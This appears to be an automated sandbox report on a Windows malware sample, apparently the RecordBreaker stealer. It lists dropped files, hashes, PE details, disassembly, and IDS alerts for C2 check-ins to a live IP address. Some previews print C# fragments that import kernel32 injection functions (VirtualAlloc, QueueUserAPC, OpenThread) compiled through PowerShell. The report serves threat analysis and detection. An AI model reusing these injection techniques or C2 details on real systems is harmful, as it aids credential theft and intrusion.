SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryApqak7Ynqq5pbPN5Dlq5J:+RI+ycuZhNupqakS5pbPNnqX
MD5:	B9AEF806F45AA0C6D284E2A2421C0CC6
SHA1:	38051152B3B1EA43FB5FCB2D85B1560B48671F2C
SHA-256:	BE2BD68301CA169E03DE86236717261A3E833A7FA58F9FF4B0022FEA7EAABAC7
SHA-512:	2D25536CDD2FBCBE80616508623D454E2640B228C3EE32E14D4B69855125B58C9CD47FA62F179EF43D4853C4D543FEF624E37E8D9AE8E80DD12F77E97AF41D(F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.k.r.2.i.q.4.u...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.k.r.2.i.q.4.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RESF206.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Thu Oct 13 06:49:52 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.985133270255901
Encrypted:	false
SSDEEP:	24:HjnW9Nfog4hDfHvhKdNWI+ycuZhNupqakS5pbPNnq9hgd:rogVpKd41uluQa35Pq9y
MD5:	012752E0707EEA46244D2A05798469BD
SHA1:	84D6205C99ABB9A6FA293F3ABEDA5881B2865AFD
SHA-256:	37F4A9B506425891FB112A3171B7615F13A4AE7B5E72C769D5C6C5D80461E349
SHA-512:	0FBD718D668C2F23BD64A59AF4F8F29DA60BB6DD4CD4B483B99A1074BE41C92B5CA38E1D8A918C2EEDFDA3A012A3B2C7CE18194844D7F7160C976F76C3235 A4
Malicious:	false
Preview:	L.....Gc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCC 9AB450BCFA441ED9B999D6FD5DE3822.TMP.....Z....B.....4.....C:\Users\user\AppData\Local\Temp\RESF206.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H. .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0. 4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.k.r.2.i.q.4.u...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r. i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESFF35.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols, created Thu Oct 13 06:49:56 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9851697484225883
Encrypted:	false
SSDEEP:	24:HXnW9NfpDfHphKdNWI+ycuZhN/dYakScdNPNnq9hgd:XotXKd41ulVYa3CXq9y
MD5:	6004D6D1DBF9E34B11911B53D999E7B7
SHA1:	D1301E50B94EF471CF9FB5F1F5E58BC8FA77BE43
SHA-256:	BC96317B8606758B4339A859B6D23D1D637B13985154F4396CD01122436CDC58
SHA-512:	DBE5D9C388F5D8A8FD9E35A2C55C998D0F7F9F3EF95C073CF788ACAE0FED3D589B9A70FF354B255EB8E3DD90CC7D73B29E66F3F7A4F46B10B45C7A714F59A 16A
Malicious:	false
Preview:	L.....Gc.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC2 0F2306B39284E32B5AB6E9725E2189D.TMP.....>./."..Sx{.I..;.....4.....C:\Users\user\AppData\Local\Temp\RESFF35.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L..... H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0. 0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.v.5.4.r.g.f.4...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O. r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_isg504bu.mfz.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jtb51wp4.4ti.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	400
Entropy (8bit):	4.978058994390849
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuYl8HPMRSRa+eNMjSSRru+LjGVZfmaSRNEolEimZlRBPFQy:V/DTLDfuJ9eg5ru+Ly8yWEPlRBiy
MD5:	F31A91CB873D422F30E84BFC6F0E4919
SHA1:	87946E5B050BC8C66C9F04EBB9F82E210522D8EE
SHA-256:	91AF8FC99B650C87F7C49FAA1E0499F673E034ED712EB62782CFACBDF8329F84
SHA-512:	242E12D8C01EF5BF6866FC09BD8A4AB9FB6C7EA1AC4BEAD56610DB30F15F0C7B38D7DA8706AB4BB8AD5647D5B2CCFB9717B85324CA0099C6DCDD7FDE13E5 906B
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace gwrevlnvsd.{. public class qlmb. {. [DllImport("kernel32")].public static extern IntPtr GetCurren tProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ymctti,uint jwdycptleij);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr kdqbrii gsxr,uint hudaj,uint wtj,uint gyvhd);.. }..}.

C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.262164135911236
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fPLGzxs7+AEszlwkn23fPLhxn:p37Lvkmb6KRfbGWZEifbhx
MD5:	CEDF9E9F3A2A3C215558679951662714
SHA1:	9F13A483F9901BC70E5D20C27D6EB19F88627EB4
SHA-256:	A5A29C126C76CA3368EA95AD028065535CA722E86B4A7718945DCE51E078C325

SHA-512:	26679DDFFF524CCDBA7F3C610731DE244BA1E82425D0EF97ED789AE75E1C4D99E55B2998953813EF1C330F30C35627157C5CA3A1516B77DA9A76CA45F3EFAA B2
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jv54rgf4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\jv54rgf4.0.cs"

C:\Users\user\AppData\Local\Temp\jv54rgf4.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6085856040510205
Encrypted:	false
SSDEEP:	48:62XQ3r5BAbBicL/+L1Wh4Ja131ulVYa3CXq:ob5BiL/h4nYKC
MD5:	7B3E63D6CDA29303F535789C06198D8D
SHA1:	8467A1340E832594B5116DB7B5EEB7F4EBE68917
SHA-256:	DC603F47562D27B66E88A73EEA4B10CFCBE1BA07C53508DE1E7AABC2AA4297DF
SHA-512:	C832D9FC626018ACD38D76FA417A7B607460281C725C788102D038A4C678B109D5A92E2DFEA0298C37A1EF9708FA8B1D87967BA67D357EE34EE07FA3C44C5E 5
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Gc.....!.....$... ...@..... ....@.....#..W....@.....`..... .....H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....7.0..... ..... >..... P..... X.....P .....e.....k.....r.....~..... .....e. ...e...l.e.%...e.....*.....3.3.....>.....P.....X.....

C:\Users\user\AppData\Local\Temp\jv54rgf4.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (427), with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.328078861864858
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfbXEifbhUKaM5DqBVKVrdFAMBJTH:Akka6CbXEubaKxDcVKdBJj
MD5:	C3D5A24028E511E72D81B8CFFE21D07E
SHA1:	7B0D74EBF27ACC3440F27B58D24B9FDF16423258
SHA-256:	FA8F6FC4E52D0C3D12E844A4A0EFBA726546F11D9EE4C54145FDC08CD4B7A5D1
SHA-512:	8C9B34DF7BB5926EC6E38252772A9CAF55C2CBB7BBA841035510DBE81FF4FF28ABE4E3E8ABCC73CBD55E6C88046F09283D783CAB74DD9D14FE77EEE440210 622
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\jv54rgf4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	418
Entropy (8bit):	5.060887643546001
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuYl85FNVMRSR7a1X+o6RwuSRa+rVSSRnA/fMMLjUgL/Qy:V/DTLDfufVM62l9rV5nA/kePly
MD5:	19FD6F555AD7C58D574C00F46F087B02
SHA1:	025EC4778721F20FDBFF775EDD2351BAEA93846C
SHA-256:	9D08DF39AD05BD4A53F416AB8EF6A2FCA313EB9A1498E451284B445BB1830DAC
SHA-512:	188488549588E593523DDAB3A8372D47E016841C3CE1594A456C0AC7C73763A3AE1E8A5FFFDC7B6455BD869D0F6BDEBD6B6BCB2AA6A6B4CF658231CE72DC4 B9
Malicious:	false

Preview:	.using System;.using System.Runtime.InteropServices;..namespace gwrevlnvsd.{. public class pbhvkocniqy. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr fyocqdmmlp,IntPtr sqi,IntPtr fbhcpwxb);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint imqvfxfe,uint jdfds,IntPtr ptybrwff);.. }..}.

C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (348), with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.270922718538405
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fn1zxs7+AEszlwkn23fnGyAn:p37Lvkmb6KRfdWZEife9n
MD5:	9D44648466A6B784F5AA001AC2025FB2
SHA1:	3C8B81F05C5B0956513016AF1C098415032F5667
SHA-256:	28345583811D1583EAA1D3FE89F7E8485AAA2E4C099CE88F98630353F6F1A71C
SHA-512:	C2B9D1D3D70D699450ACD03E1EF127938985EB5D169E637A4CFE69CFA70F999FD366ED13E0F758E243B83484234852D16B28E8BE4460155B2E0BC3581AE46BA8
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs"

C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.644551178155668
Encrypted:	false
SSDEEP:	24:etGSh8mmUgtJ85HIf/E+nV4qmShytkZfP6pEWl+ycuZhNupqakS5pbPNnq:63Xgt65oDnB1JPOn1uluQa35Pq
MD5:	7BA8C53CC5B4150A2BC2D28BA4102BDA
SHA1:	181FA51732E44516EEB9CD2D4A3A05AD416FE9CE
SHA-256:	1E081AAE64B70AE747FF3F079BEEEC2F402B4564BCBCF26EF1E0CCB0E5FA5173
SHA-512:	1BAD3182BE5197F3007A89DB90B35B8CEBD124EDCA99127C55A6C4F6A7F0AEAB15193E4C2B53420987635F29AEAD473A476506DD52275F0A194E95D9752507B6
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Gc.....!.....$... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..h.....(....*BSJB.....v4.0.30319.....l...H...#~.....H...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....>.7.....,.....#..... E..... R..... e.....P .....p.....v..... .....p. ...p...!.p.%...p.....*.....3.?.....E.....R.....e.....

C:\Users\user\AppData\Local\Temp\mkr2iq4u.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (427), with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.330701142060721
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfyEife4KaM5DqBVKVrdFAMBJTH:Akka6CyEutKxDcVKdBJj
MD5:	4A6E94B438A239B7126E4BBE6EFB11EC
SHA1:	28A7A6EB1D7B48EBA10D04525AA9D24367759557
SHA-256:	A578A3A2161F98340C9941BA6E9EA9AF88DF7BC1C250B35504415ACA18F63028
SHA-512:	8A5F19A3785A6A047AE0E0DE5C35F5CC2A9D77F9D5AEE9E487DCD2123E4A442C006DFCC82ABCAE7A2947E3B1CD714C576EF535FDB9F9308C7C8D165B71BCAF24
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\XHSRZM23.exe

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	37888
Entropy (8bit):	7.519660398973527
Encrypted:	false
SSDEEP:	768:7QLm41fM01vAoyRdq63goMWPXE2bE/JVMq2LATqeeAeOu2D2wqmLiuU:7L41fMSvVAdqlaPGhVMq2LpeReOb2Pmm
MD5:	B7CE4F9F6ECD85BB5EDBB6964226FDB6
SHA1:	12B28A42E960DFC522348EBA37B00EA74A0DF527
SHA-256:	BF5845A6B0DF356338CC4AE53DD2CDEFCB114BD95F351E55FD430CEE5408FFEB
SHA-512:	1F5588D5B0816BBFC51394F434A9A80A96C68B66CA86A6A3CD53D64BF6A63751902C5F782A15522749231022C2695C6DF7FBC604AE1D242F21554269F6D31E86
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 30%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y..+...x...x...x..lx...x...xQ..x..x...x..vx...x..kx...x..nx...xRich...x. .....PE..L....%c...../..... ....@..... ..P....P.....`..... ..... ..... .....text..... ..`.rdata..... .....@..@.data.....0.....@....bss.....@.....@....rsrc.....P..... .....@..@.reloc.....`...r...".... .....@..@.....JJ.!.V...J...b.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.3125633510617725
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	EJ6FBXJ9Dg.exe
File size:	62464
MD5:	5949348fedecc598cdbce7072639231f
SHA1:	a9a614ecb4871b57da47b32ce572c46493de6897
SHA256:	2fffec7d345d16c2480ea2f3f2e046e220488486c81cf7e1c14adfab890ec0b1
SHA512:	c77b39d9ec27bbcf6b859defc292f05edb1a2350f90961c7ec1778a5be515fdf053222a1871f7c99b8c2cb2ac25205f6efd55b16ea1a32ecdab016d1a51ff3fb
SSDEEP:	768:G3hBdh98zo8hUzAMgRt5O9hDtqCD+4yNdQiEw6ZjqZeS6RzUhSC:AdMzAzjavO9uG+NNdQ4MGQRwv
TLSH:	9553F885F4A36407F18344742FF42A6AC78EFF327CAC7943674F6791A2604B1475BAA2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i.....c.....c.....c.....}.....}.....Rich.....PE..L....t#c.....B.....

File Icon



Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x408597
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x632374D6 [Thu Sep 15 18:54:14 2022 UTC]
TLS Callbacks:	

CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	c5c36a515b13d54501168b24d2b48063

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000000E8h
push ebx
push esi
push edi
xor ebx, ebx
push ebx
call dword ptr [0040D010h]
call 00007F3064A6A1EFh
mov eax, dword ptr [00410164h]
mov esi, 0040EE18h
push esi
push ebx
push 001F0001h
call eax
test eax, eax
jne 00007F3064A7179Dh
push esi
push ebx
push ebx
call dword ptr [00410100h]
jmp 00007F3064A7179Ah
push 00000002h
call dword ptr [00410024h]
mov ecx, 0040EB70h
call 00007F3064A74554h
mov dword ptr [ebp-14h], eax
call 00007F3064A6D7B5h
mov ecx, dword ptr [0041004Ch]
lea eax, dword ptr [ebp-000000E8h]
push 00000055h
push eax
call ecx
test eax, eax
je 00007F3064A717B6h
mov esi, 00410554h
push dword ptr [esi]
mov eax, dword ptr [0041016Ch]
lea ecx, dword ptr [ebp-000000E8h]
push ecx
call eax
test eax, eax
jne 00007F3064A7179Dh
add esi, 04h
cmp esi, 00410558h
jne 00007F3064A71773h
call 00007F3064A74056h
test eax, eax

Instruction
je 00007F3064A71797h
call 00007F3064A7418Dh
push ecx
mov ecx, 0040EB98h
call 00007F3064A73F57h
mov ecx, 0040EBE0h
mov edi, eax
call 00007F3064A73F4Bh
mov ecx, 0040EC28h
mov esi, eax
call 00007F3064A73F3Fh
mov ecx, 0040EC70h
mov dword ptr [ebp-3Ch], edi

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xefd4	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x12000	0x17fc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xee90	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0x20	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb3d5	0xb400	False	0.44598524305555554	data	5.965975274411883	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x2080	0x2200	False	0.5928308823529411	data	5.385331042504676	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x10000	0x558	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.CRT	0x11000	0x4	0x200	False	0.03125	MacBinary, Mon Feb 6 07:28:16 2040 INVALID date, modified Mon Feb 6 07:28:16 2040 "@"	0.04078075625387198	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x12000	0x17fc	0x1800	False	0.83349609375	data	6.807681802237375	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports


DLL	Import
KERNEL32.dll	GetProcAddress, CreateFileW, LoadLibraryW
ole32.dll	CoInitialize

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4188.127.227.5149697802036934 10/13/22-08:48:01.271816	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin M1	49697	80	192.168.2.4	188.127.227.51
188.127.227.51192.168.2.480496972036955 10/13/22-08:48:01.638382	TCP	2036955	ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response	80	49697	188.127.227.51	192.168.2.4
192.168.2.4188.127.227.5149697802038916 10/13/22-08:48:01.701614	TCP	2038916	ET TROJAN Win32/RecordBreaker - Observed UA M3 (TakeMyPainBack)	49697	80	192.168.2.4	188.127.227.51

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 08:48:01.209819078 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.271055937 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.271284103 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.271816015 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.332420111 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638381958 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638437033 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638459921 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638482094 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638504028 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638529062 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638550997 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.638652086 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.638652086 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.638652086 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.701613903 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.762782097 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866334915 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866394997 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866437912 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866511106 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866533995 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866533995 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866533995 CEST	49697	80	192.168.2.4	188.127.227.51

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 08:48:01.866583109 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866596937 CEST	49697	80	192.168.2.4	188.127.227.51
